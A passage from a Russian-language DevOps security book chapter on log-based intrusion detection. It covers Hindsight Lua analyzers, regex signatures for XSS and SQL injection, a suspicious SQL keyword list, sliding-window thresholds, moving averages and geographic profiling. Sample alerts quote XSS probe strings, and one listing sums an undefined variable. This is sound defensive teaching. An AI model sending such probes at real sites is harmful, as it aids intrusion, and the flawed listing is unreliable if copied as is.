В этом примере модуль для поиска соответствия настроен на выявление сообщений журналов, у которых значение `Logger` обозначено как `nginx` и значение `Type` — как `logfile`. Эти значения совпадут с теми, что вы установили в формате стандартизированных сообщений при парсинге журналов доступа. Если в дальнейшем захотите улучшить эту фильтрацию, то можете установить фильтрацию по значениям, которые уже были извлечены парсером во время обработки ввода. Например, ваши журналы доступа содержат значение запроса и значение удаленного адреса, которые представляют собой соответственно HTTP-запрос и IP-адрес вышавшего их клиента. Эти значения извлекаются грамматическим парсером, и их можно передать для изучения средству выявления соответствий в сообщениях. Следующий пример показывает, как это средство может выбрать HTTP-запросы GET, которые не исходят от IP-адреса 172.21.0.2, и выделять только те сообщения, которые анализатор посчитает соответствующими требованиям.

```
message_matcher = "Logger == 'nginx' &&
                  Type == 'logfile' &&
                  Fields[request] =~ '^GET ' &&
                  Fields[remote_addr] != '172.21.0.2'"
```

Анализаторы Hindsight выполняют две основные функции: `process_message`, которая вызывается для каждого сообщения, передаваемого анализатору, и `timer_event`, которая запускается периодически. Исходный код анализатора-счетчика весьма прост. Анализатор всего лишь считает передаваемые сообщения, фиксируя подсчет в переменной `msgcount`, и периодически публикует самые последние подсчеты в очередь вывода посредством функции `inject_payload`. Функция `timer_event` запускается периодически, в соответствии со значением `ticker_interval`, указанным в конфигурации плагина. В вашем случае она будет запускаться каждые пять секунд.

Вот простой пример, который не несет практической пользы, но показывает, как различные уровни взаимодействуют друг с другом (листинг 8.5).

Листинг 8.5. Код Lua, который подсчитывает сообщения и регулярно публикует результат

```
require "string"
msgcount = 0

function process_message()
    msgcount = msgcount + 1
    return 0
end

function timer_event()
    inject_payload("txt",
                  "count",
                  string.format("%d message analysed\n", msgcount))
end
```

Увеличивает значение глобального счетчика после обработки сообщения

Периодически вносит подсчет обработанных сообщений в очередь для вывода

Когда плагин-счетчик вносит *полезную нагрузку* (обобщенный термин для внутреннего сообщения), Hindsight передает ее в очередь вывода. Сейчас мы находимся в заключающей части логики процесса обработки, где плагины берут данные и отправляют их в место назначения. Опять же плагин вывода ориентируется на конфигурационный файл и Lua-файл. Сейчас вам, вероятно, захотелось написать плагин, который передает события в базу данных или отправляет кому-нибудь на e-mail. Для целей разработки мы ограничимся плагинами вывода, которые записывают данные на диск, такими как плагин `heka_inject_payload`, предоставляемый Hindsight. В листинге 8.6 показана конфигурация этого плагина, расположенная в `run/output/heka_inject_payload.cfg`.

Листинг 8.6. Настройка плагина вывода `heka_inject_payload`

```
filename          = "heka_inject_payload.lua"
message_matcher   = "Type == 'inject_payload'"
output_dir        = "output/payload"
```

Плагин будет получать полезную нагрузку, передаваемую анализирующим плагином, и записывать ее в каталог `output/payload`, эффективно выполняя задачу хранения подсчета сообщений журналов NGINX, чьи запросы и удаленные IP-адреса соответствуют правилу фильтра плагина-счетчика:

```
$ cat output/payload/analysis.counter.count.txt
1716 message analyzed
```

Уровни ввода, анализа и вывода являются ключевыми составляющими инфраструктуры анализа сообщений журналов. Технические термины, использованные здесь, возможно, свойственны только Hindsight, но подобную архитектуру можно встретить и в других продуктах для обработки журналов. Общий принцип остается прежним: поглощайте журналы, анализируйте их и выводите данные.

Теперь, когда у вас есть платформа, способная обрабатывать журналы с помощью оригинальных анализаторов, самое время погрузиться в написание анализаторов, применимых для сферы безопасности. Следующий раздел мы начнем с ознакомления с самым простым и распространенным типом анализаторов для безопасности, выявляющим признаки атак в событиях журналов.

8.2. Выявление атак с помощью строковых сигнатур

Когда вы работаете с журналами, вы работаете со строками. А это значит, что самым простым способом выявления признаков недобросовестной активности будет сравнение журналов со списком известных вредоносных строк. Это может показаться простым, но именно этим годами занималась индустрия поставщиков в сфере безопасности. Межсетевые экраны веб-приложений (WAF), так популярные в середи-

не 2000-х, по сути, были хранилищем регулярных выражений, соответствие которым проверялось в каждом запросе, отправляемом в веб-приложение.

Не полагайтесь на регулярные выражения

Некогда я работал на банк, в котором широко пользовались этим типом средств защиты. Команда, обеспечивающая безопасность, отвечала за поддержку WAF, которые защищали различные онлайн-сервисы, включая торговый сервис для клиентов. Каждый веб-запрос, передаваемый этому сервису, проходил через сотни регулярных выражений перед тем, как попасть на сервер приложения. Однажды разработчик из команды сервиса онлайн-торговли решил взглянуть на эти регулярные выражения. Я не в курсе, что подвигло инженера начать читать содержание файла, заполненного в основном слешами, символами доллара, звездочками, плюсами, квадратными и круглыми скобками, но он за это взялся. И где-то на 418-й строке в сложном регулярном выражении он нашел подозрительную комбинацию «.+». Два невинных символа, которые позволяли абсолютно всему безболезненно проходить дальше: это регулярное выражение аналогично значению «разрешить всё».

Наша гордость — межсетевой экран веб-приложения за несколько тысяч евро, поддерживаемый целой командой, выполнял сотни проверок соответствия регулярным выражениям, влияя на производительность и усложняя проектирование и без того сложной системы, и все для того, чтобы беспрепятственно все пропускать. Конечно, мы вскоре исправили проблему, но моя вера в применение регулярных выражений для обеспечения безопасности с того времени так и не воспряла. Если хотите реализовать этот тип системы защиты в своей организации, учтите всю его сложность, чтобы подобного с вами не случилось.

При правильном использовании регулярные выражения могут стать мощным инструментом, но их невероятно сложно писать, поддерживать со временем — еще сложнее, а их масштабная реализация стоит дорого. Взгляните на регулярное выражение `((\%3C)|<)((\%2F)|\/)*[a-z0-9\%]+((\%3E)|>)`. Вы не догадаетесь, для чего оно используется, поэтому я вам скажу: с его помощью можно искать инъекции в строках HTTP-запросов, выявляя наличие открывающих и закрывающих символов неравенства `<` `>` и их содержимого. Этот тип строк HTTP-запроса вы будете получать от атакующего, который пытается внедрить вредоносный код JavaScript в ваше приложение, чтобы в итоге получилась атака межсайтового выполнения сценариев, о которой мы говорили в главе 3.

Это регулярное выражение можно использовать для выявления подозрительных запросов, которые содержат попытки инъекции. В листинге 8.7 показан пример анализатора, который реализует это, проверяя наличие в каждом из переданных журналов доступа NGINX соответствий регулярному выражению. Регулярное выражение хранится в локальной переменной `xss`, ее значение сравнивается с каждым значением `fields[request]` с помощью функции `rex.match()`.

Если обнаружены соответствия, то с помощью функции `add_to_payload()` отправляется уведомление, которое плагин вывода может получить и передать в место назначения.

Листинг 8.7. Плагин, который обнаруживает сообщения журналов, содержащих признаки атаки в строке запроса

```
require "string"
local rex = require "rex_pcre"
local xss = '((\\X3C)|<)((\\X2F)|\\/*)[a-z0-9\\%]+((\\X3E)|>)'

function process_message()
    local req = read_message("Fields[request]")
    local xss_matches = rex.match(req, xss)
    if xss_matches then
        local remote_addr = read_message("Fields[remote_addr]")
        add_to_payload(string.format("ALERT: xss attempt from %s
                                   in request %s\\n", remote_addr, req))
    end
    return 0
end

function timer_event()
    inject_payload("txt", "alerts")
end
```

Импортирует библиотеку регулярных выражений

Извлекает удаленный IP-адрес из сообщения

Загружает регулярное выражение XSS в локальную переменную

Проверяет наличие в запросе соответствий регулярному выражению

Генерирует уведомление

Извлекает HTTP-запрос из входящего события

Регулярно вносит уведомления в уровень вывода

Пример вывода этого плагина показан в листинге 8.8. Там генерируются несколько уведомлений по образцам журналов, часть из которых оказались ложноположительными. Отчасти так произошло потому, что образцы журналов были искусственно созданы с помощью сканера уязвимостей ZAP, а также потому, что строкам запроса не свойственно содержать теги HTML. В частности, у этого регулярного выражения не будет слишком высокого показателя нахождения ложноположительных соответствий.

Листинг 8.8. Примеры уведомлений, сгенерированных плагином XSS-анализа

```
ALERT: xss attempt from 172.21.0.2 in request GET /'%22%3Cscript%3Ealert(1);
%3C/script%3E';jsessionid=kc4vhl12bw8e HTTP/1.1

ALERT: xss attempt from 172.21.0.2 in request GET /s/login.view;jsessionid=s92
1z2w0dn7v?error=%27%22%3Cscript%3Ealert%28%29%3B%3C%2Fscript%3E HTTP/1.1

ALERT: xss attempt from 172.21.0.2 in request GET /s/style/font-awesome-4.5.0/
css/font-awesome.min.css;jsessionid=1sneomaqzh326?query=%27%22%3Cscript
%3Ealert%28%29%3B%3C%2Fscript%3E HTTP/1.1
```

Это всего лишь одно регулярное выражение для одного специфического типа атак. Чтобы такой подход приносил пользу, нужно найти нечто большее, чем регу-

лярные выражения. Вы могли бы для начала собирать подписи от различных источников и по мере нахождения все большего количества подозрительных признаков в журналах постепенно увеличивать объем своей базы данных.

В листинге 8.9 показана модифицированная версия XSS-анализатора, которая ищет различные признаки атак (<http://mng.bz/62h8>). Этот скрипт показывает, как можно использовать таблицы Lua для хранения списка признаков и циклически использовать его для анализа входящих событий. В этом примере кода таблица `suspicious_terms` представляет собой простой ряд строк, который для поиска вместо регулярных выражений применяет подстроки, что работает намного быстрее. В таблице `suspicious_terms` используется формат «ключ — значение» для хранения меток вместе с выражением, чтобы иметь возможность напоминать о том, что данное выражение должно найти.

Листинг 8.9. Поиск признаков атак с помощью строк и выражений

```
require "table"
local rex = require "rex_pcre"

local suspicious_terms = {
  "ALTER",
  "CREATE",
  "DELETE",
  "DROP",
  "EXEC",
  "EXECUTE",
  "INSERT",
  "MERGE",
  "SELECT",
  "UPDATE",
  "SYSTEMROOT"
}

local suspicious_regexes = {
  xss      = "((\\%3C)|<)((\\%2F)|\\/)*[a-z0-9\\%]+((\\%3E)|>)",
  imgsrc   = "((\\%3C)|<)((\\%69)|i|((\\%49))((\\%6D)|m|((\\%4D)))"..
             "((\\%67)|g|((\\%47))[^\\n]+((\\%3E)|>)",
  sql1     = "\\w*((\\%27)|('))((\\%6F)|o|((\\%4F)))"..
             "((\\%72)|r|((\\%52)))",
  sqlmeta  = "((\\%3D)|=)[^\\n]*((\\%27)|(')|"..
             "(-\\-)|((\\%3B)|(;))",
}

function process_message()
  local req = read_message("Fields[request]")
  local remote_addr = read_message("Fields[remote_addr]")
  for _, term in ipairs(suspicious_terms) do
    local is_suspicious = string.match(req, term)
```

Список команд SQL, которые будут считаться подозрительными при обнаружении их в HTTP-запросе (зависит от приложения)

Ряд подозрительных признаков

Простая XSS-атака

XSS-атака в HTML-терминале

Атака с SQL-инъекцией

Обнаружение метасимволов SQL


```

if is_suspicious then
  add_to_payload(
    string.format("ALERT: suspicious term %s from %s in request %s\n",
      term, remote_addr, req))
end
end

for label, regex in pairs(suspicious_regexes) do
  local xss_matches = rex.match(req, regex)
  if xss_matches then
    add_to_payload(
      string.format("ALERT: %s attempt from %s in request %s\n",
        label, remote_addr, req))
  end
end

return 0
end

function timer_event()
  inject_payload("txt", "alerts")
end

```

Метка выражения используется для указания типа атаки в уведомлении

Вы можете запустить этот анализатор с помощью тестовых настроек, описанных в начале главы. Запустите Docker-контейнер с смонтированными каталогами, и вывод анализатора будет записан в `output/payload/analysis.suspicious_signatures.alerts.txt`. Плагин отправит тысячи уведомлений, что ожидаемо, так как эти журналы формируются сканером уязвимостей ZAP. Такой подход можно считать успешным, но у него есть недостатки, о которых вам стоит поразмышлять.

- ❑ *Регулярные выражения сложно писать, а читать еще сложнее.* Вы будете делать ошибки, которые нелегко исследовать и которые потребуют часов болезненной отладки. В этом анализаторе лишь четыре регулярных выражения, но читать эту часть кода уже тяжело. Насколько бы мощным и привлекательным инструментом ни были регулярные выражения, я бы не рекомендовал работать с ними постоянно.
- ❑ *При таком подходе генерируется слишком много уведомлений.* Веб-приложения, открытые для Интернета, получают много необычного трафика, вредоносного и не очень. Генерирование уведомлений для каждого необычного признака сведет с ума любую команду по безопасности в течение нескольких недель, даже если показатель ложноположительных результатов будет низким. Аномальный трафик — это естественное явление для сервисов, работающих в Интернете.

Вы могли бы исправить обе эти проблемы, применив математический подход и сделав эту совершенную систему выявления аномалий чуть менее совершенной. В следующем разделе мы рассмотрим, как использовать статистические методы для отправки уведомлений при преодолении некоего порога в качестве способа уменьшения шума со стороны логики обнаружения аномалий.

8.3. Статистические модели для обнаружения вторжений

Наверное, самую большую угрозу для любой инфраструктуры обнаружения вторжений представляет перегрузка системы из-за слишком большого количества уведомлений. Несколько лет назад я развертывал серверную систему обнаружения, которая наблюдала за изменениями в файловой системе серверов среды исполнения. При изменении контрольной суммы файла высылалось уведомление. Это был мощный и привлекательный механизм, так как атакующие должны были скачивать новые файлы или изменять старые, преследуя цель вторжения в некоторую структуру. Однако оказалось, что файлы намного менее статичны, чем я думал, и моя почта мгновенно наполнилась тысячами сообщений об одном изменении файла в каждом, и так несколько раз в день, поскольку при каждом развертывании переписывались десятки конфигурационных файлов, расположенных на сотнях серверов. Я оставил эту систему работать в течение нескольких месяцев в надежде найти эффективный способ очистить сигнал от шума. И в итоге понял, что, просматривая одну за другой страницы с ложноположительными результатами обнаружения, я переставал отслеживать вторжения. Шум убивал всю систему.

Каждый инженер по безопасности учится на своих ошибках тому, как работать с ложноположительными результатами, поскольку альтернативой будет согласиться на то, что окажутся упущенными уведомления, содержащие указатели на настоящее вторжение. В некоторых ситуациях вы захотите получать каждое уведомление, отсеивая их затем вручную, например, если наблюдаемая система изолирована и производит мало шума. Однако для типичных случаев единственным приемлемым подходом к реализации системы обнаружения вторжений будет отправка уведомлений при преодолении некоего порога.

На практике это означает установление или вычисление уровня, после которого трафик, приходящий из источника, более будет считаться не доверенным, а требующим расследования. Это значит, что атакующим будет разрешено совершать действия под наблюдением и отправлять трафик, не превышающий порогового значения. Выгода от такого подхода зачастую перевешивает риски, так как установление порога значительно сократит количество шума, поступающего в систему.

8.3.1. Скользящие окна и циклические буферы

Обнаружение клиентов, нарушающих границы, потребует подсчета запросов, высланных каждым клиентом в течение заданного времени. Представим, что вам нужно подсчитать запросы, отправленные клиентом за последние восемь минут, с точностью до текущей минуты, а если клиент вышлет более x запросов в течение заданного периода, то будет отправлено уведомление.

Такой подход называется скользящим окном (рис. 8.3). Представьте, что вам нужно скользящее окно со степенью детализации одна минута и восьмиминутной

задержкой. Его реализация потребует подсчета каждого из запросов, полученных в течение данной минуты, и хранения этого значения для того, чтобы вы могли получить итоговое количество запросов за последние восемь минут. По истечении минуты вы избавляетесь от старого значения и добавляете новое значение, эффективно передвигая окно все дальше и дальше.



Рис. 8.3. Скользящее окно передвигается дальше с течением времени и охватывает все значения между текущей минутой и некоторой минутой в прошлом — восьмой минутой ранее на этой схеме

Скользящее окно — это распространенная структура данных: протокол TCP использует его для того, чтобы отслеживать действительные значения в последовательности в рамках активного соединения. Чтобы реализовать показатель ограничения, такой как на популярных веб-серверах, скользящие окна используют для отслеживания количества запросов за некоторый период времени.

Эффективная реализация скользящего окна может таить опасность, так как оно должно знать о настоящем времени, иметь доступ к историческим значениям, а также удалять старые значения, не влияя на производительность алгоритма. Здесь в дело вступают *циклические буферы*. Так называется структура данных, которая реализует скользящее окно с помощью буфера фиксированного размера, где за последним значением циклически следует первое значение.

На рис. 8.4 показан циклический буфер с восемью ячейками, каждая из которых соответствует одной минуте. Время движется по часовой стрелке. Текущая минута обозначена t_0 и содержит значение 17, указывая на то, что к текущей минуте было насчитано 17 запросов. В ячейке $t - 1$ указано нулевое значение, как и в $t - 2$. В $t - 3$ уже указано 23 и т. д. Самое старшее значение обозначено $t - 7$ и насчитывает восемь запросов. Когда буфер передвигается, $t - 7$ переписывается и преобразуется в t_0 , старая ячейка t_0 становится $t - 1$ и т. д.

Циклический буфер будет постоянно следить за историей последних семи минут, не разрастаясь и даже не требуя организации очистки памяти. Настройка размера буфера позволяет указывать более длинные или короткие временные периоды — все зависит от того, как вы хотите использовать данные.

Циклические буферы так часто применяются в журналировании, что Hindsight даже предусматривает первоклассную их поддержку. Следующий пример кода показывает, как создать циклический буфер, который будет хранить восемь минут исходных данных. В его объявлении в качестве первых двух аргументов нужно указать количество рядов и столбцов. Количество секунд на ряд хранится в третьем аргументе, что прекрасно реализует буфер, представленный на рис. 8.4.




Рис. 8.4. Циклический буфер фиксированного размера может использоваться для реализации скользящего окна и подсчета количества элементов, переданных в течение predetermined временного периода

Значения в буфер добавляются посредством предоставления текущего времени в формате наносекунд Unix и столбца, в который нужно записать значение. Код в листинге 8.10 увеличивает на один количество запросов, фиксируемых в течение каждой текущей минуты. Каждый раз, когда обрабатывается запрос, вы увеличиваете счет на один. Затем можете подсчитать сумму запросов, полученных в течение последних восьми минут, получая содержание буфера и складывая все значения в ячейках.

Листинг 8.10. Применение циклического буфера в Hindsight

```
require "circular_buffer"
local cb = circular_buffer.new(8, 1, 60)

cb:add(current_nanosec, 1, 1)

local total_req = 0
local history = cb:get_range(1)

for i=1,8 do
  if history[i] > 0 then
    total_req = total_req + vals[i]
  end
end
```

Ряды в буфере

Количество секунд на ряд, здесь — 1 минута

Вставляет новое значение в циклический буфер

Извлекает содержимое буфера в список

Вычисляет итоговое количество запросов, полученных в течение последних 8 минут, совершая цикл просмотра всех значений в списке и подсчитывая сумму

Поддержка скользящего окна в пределах циклического буфера позволяет выявлять клиентов, которые могли выслать большой объем трафика в течение заданного времени. Вы можете пользоваться этим для отправки уведомлений, когда будет преодолен предопределенный порог. Чтобы эффективно реализовать этот прием, вам нужно привязать по одному циклическому буферу к IP-адресу каждого клиента так, чтобы можно было подсчитывать количество запросов, высланных каждым из клиентов в отдельности. На практике это означает необходимость поддержки хеш-таблицы, где ключом будет IP-адрес клиента, а значением — циклический буфер. В такой структуре данных используемая память способна быстро увеличиваться, но так как циклический буфер имеет ограниченный размер, то его можно контролировать с помощью конфигурации. Анализатор, реализующий логику, показан в репозитории конвейера журналирования (<https://securing-devops.com/ch08/cbthreshold>).

Предопределять порог для отправки уведомлений может оказаться непросто. Сложность может заключаться не только в определении базовых рубежей для каждого наблюдаемого сервиса, но и в том, что поведение трафика зачастую меняется в течение дня, например при первом утреннем подключении пользователей или вечернем просмотре ими какого-либо фильма. В следующем разделе мы поговорим о вычислении скользящего среднего как способе автоматического определения базового рубежа и используем его для выявления вредоносной активности.

8.3.2. Скользящее среднее

Среднее арифметическое определить очень просто — нужно суммарное количество запросов разделить на суммарное количество клиентов. Мы вычисляли среднее арифметическое еще в школе, поэтому легко справимся с этим. Найти скользящее среднее немного сложнее, так как вы вводите в формулу концепцию времени и должны вычислить среднее значение для скользящего окна.

Представьте, что вам нужно среднее количество запросов в минуту от каждого клиента сервиса. Требуется вычислить среднее значение, которое к тому же будет охватывать десять минут трафика. Если вы выявите клиента, трафик которого в два-три раза больше среднего значения, то его можно считать подозрительным.

Для реализации анализатора нужны две вещи:

- ❑ циклический буфер, который будет отслеживать количество запросов, высланных всеми клиентами в течение последних десяти минут;
- ❑ подсчет уникальных клиентов, активность которых наблюдается в течение одной минуты.

Циклический буфер, который был описан в предыдущем разделе, позволяет реализовать первый пункт и подсчитать количество запросов, полученных в тече-

ние заданного временного периода. Со вторым пунктом все сложнее, так как необходимо выяснить, как подсчитать количество уникальных клиентов, активность которых наблюдается в течение этого же временного периода. Циклические буферы не обслуживают концепцию уникальности, которая вам нужна, поэтому требуется другая структура данных для отслеживания уникальных клиентов.

Проще всего использовать поминутный список IP-адресов клиентов. Вы могли бы создавать новый список каждую минуту для того, чтобы подсчитывать количество клиентов, наблюдаемых в течение этого периода. Данный подход прекрасно работает, но у него есть два недостатка.

- ❑ Внесение в список происходит быстро, но поиск наличия там элемента замедляет процесс, так как при этом должен быть прочитан весь список. Вам придется выполнять эту операцию тысячи раз за минуту, чтобы проверить, не встречался ли ранее заданный IP-адрес, поэтому этот метод будет поглощать много ресурсов и замедлит обработку.
- ❑ Вам придется держать в памяти весь список IP-адресов, наблюдаемых в течение заданного временного периода, что будет оказывать большое давление на нижележащую систему.

Более удачным подходом может оказаться применение хеш-таблиц с парами «ключ — значение», которые позволят ускорить поиск за счет более медленного добавления данных. Это решит первую проблему, но не вторую, к тому же объем, который требуется хранить, будет большим.

Улучшить этот подход можно с помощью *фильтра Cuckoo* — продвинутого способа с использованием хеш-таблиц, который обеспечивает быстрый поиск с минимальными показателями перегрузки хранилища за счет небольшого числа ложноположительных результатов.

Фильтры Bloom и Cuckoo

Фильтры Bloom и Cuckoo — это структуры данных, предназначенные для хранения данных в наименьшем из возможных пространстве, но с возможностью быстрого поиска. Фильтры Bloom изобретены Бертоном Говардом Блумом в 1970 году, фильтры Cuckoo, представленные Расмусом Пеем и Флемингом Фришем Редлером в 2001-м, — это улучшенная версия фильтров Bloom.

Скорость поиска и малое пространство для хранения в фильтрах Bloom и Cuckoo достигаются за счет точности нахождения компромиссов. Эти структуры данных называют *вероятностными*, так как они точны не на 100 % и могут показывать, что значение существует в фильтре, хотя на самом деле его может и не быть. Вероятность ложноположительных результатов обычно низка (0,00012, или 0,012 % в реализации Hindsight) и зачастую приемлема для статистических систем, которым не требуется абсолютная точность.

Этот алгоритм реализуется в два шага.

1. В функции `process_message` вы подсчитываете количество запросов в циклическом буфере (пункт 1) и ведете список уникальных клиентов, наблюдаемых в течение заданной минуты (пункт 2).
2. В функции `timer_event` высчитываете скользящее среднее, основанное на количестве запросов и количестве уникальных клиентов.

Функция `process_message` выполняется на полной скорости, обновляя счетчики в циклическом буфере и внося IP-адреса в фильтры Cuckoo, а `timer_event` периодически запускается лишь для того, чтобы взять всю информацию и пересчитать скользящее среднее. Этот подход обеспечит вам модуль, работающий с двойной скоростью, одна сторона которого пронесится по сообщениям настолько быстро, насколько это возможно, а другая просто прогуливается для регулярного обновления и записи среднего значения.

Листинг 8.11 показывает код функции `process_message`¹. Вы начнете с извлечения временной метки текущего сообщения и будете использовать ее для увеличения общего значения количества запросов в циклическом буфере. Далее создадите строку, которая представляет собой текущее время с точностью до минуты, и примените ее для получения данных фильтра Cuckoo для текущей минуты или создания фильтра, если он еще не был инициализирован. И наконец, внесете текущие IP-адреса в фильтр Cuckoo.

Листинг 8.11. Анализатор со скользящим средним, который подсчитывает входящие запросы и уникальных клиентов

```
function process_message()
  local t = read_message("Timestamp")
  reqcnt:add(t, 1, 1)

  local current_minute = os.date("%Y%m%d%H%M", math.floor(t/1e9))

  local cf = seenip[current_minute]
  if not cf then
    cf = cuckoo_filter.new(max_cli_min)
  end

  local remote_addr = read_message("Fields[remote_addr]")
  local ip = ipv4_str_to_int(remote_addr)
  if not cf:query(ip) then
    cf:add(ip)
    seenip[current_minute] = cf
  end
  return 0
end
```

Увеличивает счетчик запросов на значение временной метки сообщения

Получает текущую выборку фильтра Cuckoo, содержащую список IP-адресов, наблюдавшихся в течение последней минуты, или при необходимости создает фильтр

Проверяет наличие текущего IP-адреса в выборке фильтра, а если его нет, добавляет его

¹ Полный код плагина скользящего среднего находится на securing-devops.com/ch08/movingavg.

Листинг 8.12 показывает код для функции `time_event`, которая периодически пересчитывает значение скользящего среднего. Самой подходящей частотой запуска для этой функции будет одна минута, так как этот период соответствует степени детализации вашего скользящего среднего.

Функция `timer_event` выполняет две задачи. Сначала она высчитывает текущее среднее значение на основе данных от циклического буфера и количества уникальных IP-адресов в выборке фильтра Cuckoo. Получившееся среднее значение отображает число запросов, высланных клиентом в течение последних десяти минут или какого-то другого указанного вами периода.

Вторая задача `timer_event` — удаление значений из таблицы `seenip`: больше не используемые выборки фильтров Cuckoo эффективно удаляются и передаются сборщику мусора Lua, который от них избавляется. Это делается для того, чтобы предотвратить бесконечный рост таблицы `seenip`, что вас не беспокоило, когда вы использовали только циклические буферы.

Листинг 8.12. Реализация периодичных вычислений скользящего среднего и сборки мусора

```
function timer_event()
    local totalreq = 0
    average = 0
    local reqcounts = reqcnt:get_range(1)
    for i = 1, mv_avg_min do
        local ts = os.date("%Y%m%d%H%M",
                           math.floor(
                               reqcnt:current_time()/1e9
                               ) - (60*(i-1)))
        local cf = seenip[ts]
        if cf then
            if reqcounts[i] > 0 then
                local weighted_avg = average * i
                local current_avg = reqcounts[i] / cf:count()
                average = (weighted_avg + current_avg) / (i + 1)
            end
        end
    end

    local now = os.time(os.date("*t"))
    local earliest = os.date("%Y%m%d%H%M", now-(60*mv_avg_min))
    for ts, _ in pairs(seenip) do
        if ts < earliest then
            seenip[ts] = nil
        end
    end
end
```

Циклически просматривает значения, хранящиеся в циклическом буфере для подсчета запросов

Высчитывает временную метку для того, чтобы получить выборку фильтра Cuckoo для текущей минуты

Обновления среднего значения текущим значением

Удаляет старую выборку фильтра Cuckoo, которая больше не используется

Листинг 8.13 использует результаты, полученные этим анализатором. В строках показано количество IP-адресов для каждой минуты, а в последней строке — вычисленное значение скользящего среднего: 93,28 запроса на IP-адрес в минуту. Это многовато, так как большинство значений не превышает десяти запросов на IP-адрес в минуту, за исключением двух особенно оживленных. Вероятно, в течение этих двух временных периодов появлялся вредоносный клиент и вносил большой объем трафика, который поднял значение скользящего среднего. И все же произведено 93 запроса в минуту, и скользящее среднее показывает значительно меньшее значение, чем трафик, сформированный вредоносным клиентом, и вы можете использовать эту информацию для того, чтобы выявить его как можно раньше.

Листинг 8.13. Пример вывода анализатора со скользящим средним

```
seen 10 IPs and 93 requests at 201701121654
seen 12 IPs and 187 requests at 201701121653
seen 17 IPs and 2019 requests at 201701121652
seen 32 IPs and 6285 requests at 201701121651
seen 23 IPs and 350 requests at 201701121650
seen 11 IPs and 130 requests at 201701121649
seen 21 IPs and 262 requests at 201701121648
seen 19 IPs and 169 requests at 201701121647
moving average: 93.28 req/ip/min
```

Вы могли бы улучшить алгоритм. Вероятно, интереснее всего будет ограничить скользящее среднее до 95-го перцентиля и избавиться от данных, которые сильно нарушают нормальные границы. Это предотвратит увеличение скользящего среднего вредоносным клиентом и улучшит логику обнаружений.

Сочетание скользящего среднего с логикой обнаружения подписей, которую мы раскрыли ранее, — это прекрасный способ подкрепления сигнала, высланного кодом обнаружения вторжений. Структуры данных, циклический буфер и фильтр Cuckoo незаменимы для создания сложных инструментов. Используйте их, но осторожно, так как они привнесут свою долю вычислений, которые легко способны замедлить весь ваш конвейер.

В следующем разделе обсудим последний подход к обнаружению вторжений с помощью географической информации о пользователях.

8.4. Применение географических данных для обнаружения вторжений

До сих пор мы обсуждали методы обнаружения вторжений, основанные на общих признаках — подписях и показателях соединений. Это типичные средства, которые могут указать на вредоносную активность, но они не помогут раскрыть самую скверную атаку — хищение конфиденциальных данных.

Для кражи конфиденциальных данных потребуется доступ к входным данным человека. К сожалению, атакующие хорошо справляются с кражей паролей и ключей, а люди плохо их защищают. В своей организации вы можете научить пользователей

применять многофакторную аутентификацию, надежные пароли и регулярно обновляемые SSH-ключи, но все равно останется вероятность того, что чьи-то данные для доступа уйдут на сторону.

Почти сразу после кражи конфиденциальных данных атакующие открывают аккаунт для подтверждения пароля. В большинстве случаев они не беспокоятся о маскировке с помощью адреса, предоставленного анонимайзером, который будет близок к целевому пользователю. В результате останутся следы их активности, которые позволят нам обнаружить аномалию.

Если у нас будет достаточно информации о пользователе, то мы сможем создать слепок его активности, чтобы обнаружить изменения в его поведении. Для этого можно использовать такие данные, как типичное место соединения, тип используемого браузера или даже скорость передвижения по страницам и количество их посещений в течение сессии. В этом разделе мы обсудим различные приемы выявления кражи конфиденциальной информации и защиты работников и конечных пользователей сервисов организации.

Самым эффективным методом защиты пользователей является проверка источника их соединения: если он окажется слишком далеко от обычного географического региона пользователя, нужно запросить дополнительные шаги аутентификации. Многие сервисы реализуют этот протокол для защиты своих пользователей. Facebook, например, попросит вас указать на фотографии некоторых ваших друзей, чтобы установить вашу личность, но эта проверка задействуется лишь тогда, когда соединение запрашивается из необычного источника. Банки поступают подобным образом и отслеживают переводы, инициированные из регионов и стран, из которых пользователи обычно не запрашивают соединение. Вам могли позвонить из компании, эмитировавшей вашу карту, чтобы спросить, являются ли законными действия с 317 долларами на карте, запрошенные с Гавайских островов (если так было, то вам повезло).

Самый простой способ реализовать этот тип мер безопасности — вести базу данных с IP-адресами, с которыми пользователи запрашивают соединение, и отправлять уведомления, когда запрос приходит с неизвестного IP-адреса. Этот подход может показаться наивным, но он довольно эффективен, так как большинство людей крайне неподвижны и соединяются лишь из нескольких мест. Даже в растущем мире мобильных технологий высока вероятность того, что пользователь войдет в систему сначала с домашнего Интернета, поэтому обнаружение вторжений на основе действий по входу в систему обеспечивает необходимую безопасность, не поднимая лишнего шума.

8.4.1. Составление географического профиля пользователей

Более продуманный подход — ведение географического профиля каждого пользователя и хранение его в базе данных. На рис. 8.5 показан профиль пользователя, расположенного в Калифорнии, который открывал свой профиль из различных мест

в Европе. Два круга, охватывающих типичную область соединений, представляют собой различные степени доверия.

- ❑ Малый круг — это область типичных соединений пользователя.
- ❑ Большой круг ограничивается самым удаленным местом от области типичных соединений, к нему применяется вторая степень доверия, которая указывает на то, что совершенно не исключена возможность того, что пользователь может запросить соединение из локаций этого круга.

